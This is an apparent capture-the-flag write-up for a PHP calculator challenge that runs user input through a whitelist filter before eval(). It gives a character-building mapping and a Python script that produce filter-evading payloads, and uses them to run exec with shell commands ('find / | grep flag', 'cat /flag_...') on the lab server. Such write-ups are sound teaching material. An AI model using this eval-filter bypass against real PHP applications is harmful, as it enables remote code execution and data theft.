


Calc.exe

Calc.exe Online



Overview – the site represent simple calculator with a lot of math operations, that we can use for calculation.

The Flow

First we enter an expression and this will send to the site using GET request:

```
<?php if (isset($_GET['expression'])) : ?>
    <div class="card column is-8-tablet is-8-desktop is-5-widescreen">
        <div class="card-content">
            = <?= @safe_eval($_GET['expression']) ?>
        </div>
    </div>
<?php endif ?>
```

We can see the Form `<?= @<FUNCTION> ?>` this is simple a shortcut for echo the result that returned from the function.

1. Safe_eval function:

```
function safe_eval($code)
{
    if (strlen($code) > 1024) return "Expression too long.";
    $code = strtolower($code);
    $bad = is_safe($code);
    $res = '';
    if (strlen(str_replace(' ', '', $bad)))
        $res = "I don't like this: " . $bad;
    else
        eval('$res=' . $code . ";");
    return $res;
}
?>
```

Take our input as \$code and doing the first filtering:

The \$code needs to be shorter than 1024 chars.

Makes the \$code only lower case chars.

Then we deliver the lower case code to the second filtering:

2. Is_safe Function:

```
function is_safe($query)
{
    $query = strtolower($query); //To lowercase
    preg_match_all("/([a-z_]+)/", $query, $words); //all occurrences
    $words = $words[0]; //First occurrence
    $good = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec',
    $accept_chars = ' _abcdefghijklmnopqrstuvwxyz0123456789. !^&|+-*/%() [] ,';
    $accept_chars = str_split($accept_chars);
    $bad = '';
    for ($i = 0; $i < count($words); $i++) {
        if (strlen($words[$i]) && array_search($words[$i], $good) === false) {
            $bad .= $words[$i] . " ";
        }
    }
    for ($i = 0; $i < strlen($query); $i++) {
        if (array_search($query[$i], $accept_chars) === false) {
            $bad .= $query[$i] . " ";
        }
    }
    return $bad;
}
```

now the lower case \$code will called \$query!

This function first introduce us which characters and words we allow to use , otherwise we generate new string variable called \$bad who collect all the rejected words and letters it collected.

This result returned to the safe_eval function :

```
function safe_eval($code)
{
    if (strlen($code) > 1024) return "Expression too long.";
    $code = strtolower($code);
    $bad = is_safe($code);
    $res = '';
    if (strlen(str_replace(' ', '', $bad)))
        $res = "I don't like this: " . $bad;
    else
        eval('$res=' . $code . ";");
    return $res;
}
?>
```

If the \$bad is not empty we can't access to the wish eval() command.

Eval makes the string run as PHP code, hence this is our goal!

Injection Step

First we agreed to inject commands via System() or exec() and inside we can use basic linux commands such as: ls, find, cat, etc...

How the hell we will construct "System()" without characters?

We got a brilliant idea, we can use math function like sin and conduct from there the cars: s,i,n using sin[0],sin[1],sin[2].

More over we can conduct special characters with the ascii table using concatenation of char(64), char(32), char(16), char(8), char(3), char(2),char(1).

```

mapping = {
    64: "(((1/0).(1))[0])&(((1/0).(1))[2])",
    48: "(0).(0)[0]",
    32: "((0).(0)[0])&(((1.5).(0))[1])",
    16: "(8).(8)[0]&((1/0).(0))[0]|(8).(8)[0]&((1/0).(0))[0]",
    8: "(8).(8)[0]&((1/0).(0))[0]",
    4: "(4).(4)[0]&((1/0).(0))[2]",
    2: "(2).(2)[0]&((1/0).(0))[1]",
    1: "(1).(1)[0]&((0/0).(0))[1]"
}

```

So we created python script who generate legal input string.

```

def construct_string(s):
    payload = "("
    for i, c in enumerate(s):
        payload += construct_char(c)
        if (i != len(s) - 1):
            payload += "."

    payload += ")"
    return payload

def call_fn(f, a):
    fn_s = "((exp[0]).(exp[1]).(exp[0]).(dechex[2]))"
    #fn_s = construct_string(f)
    fn_a = construct_string(a)
    return fn_s + "(" + fn_a + ")"

payload = call_fn("exec", ""cat /flag_a2647e5eb8e9e767fe298aa012a49b50""")
print(payload)
print(len(payload))

```

After some tries we see that we cant see al the files in the directory! So...

Using the linux command find / | grep flag

We actually find the name of the file who store the flag.

Then we cat /flag_a264...

And got the flag!!!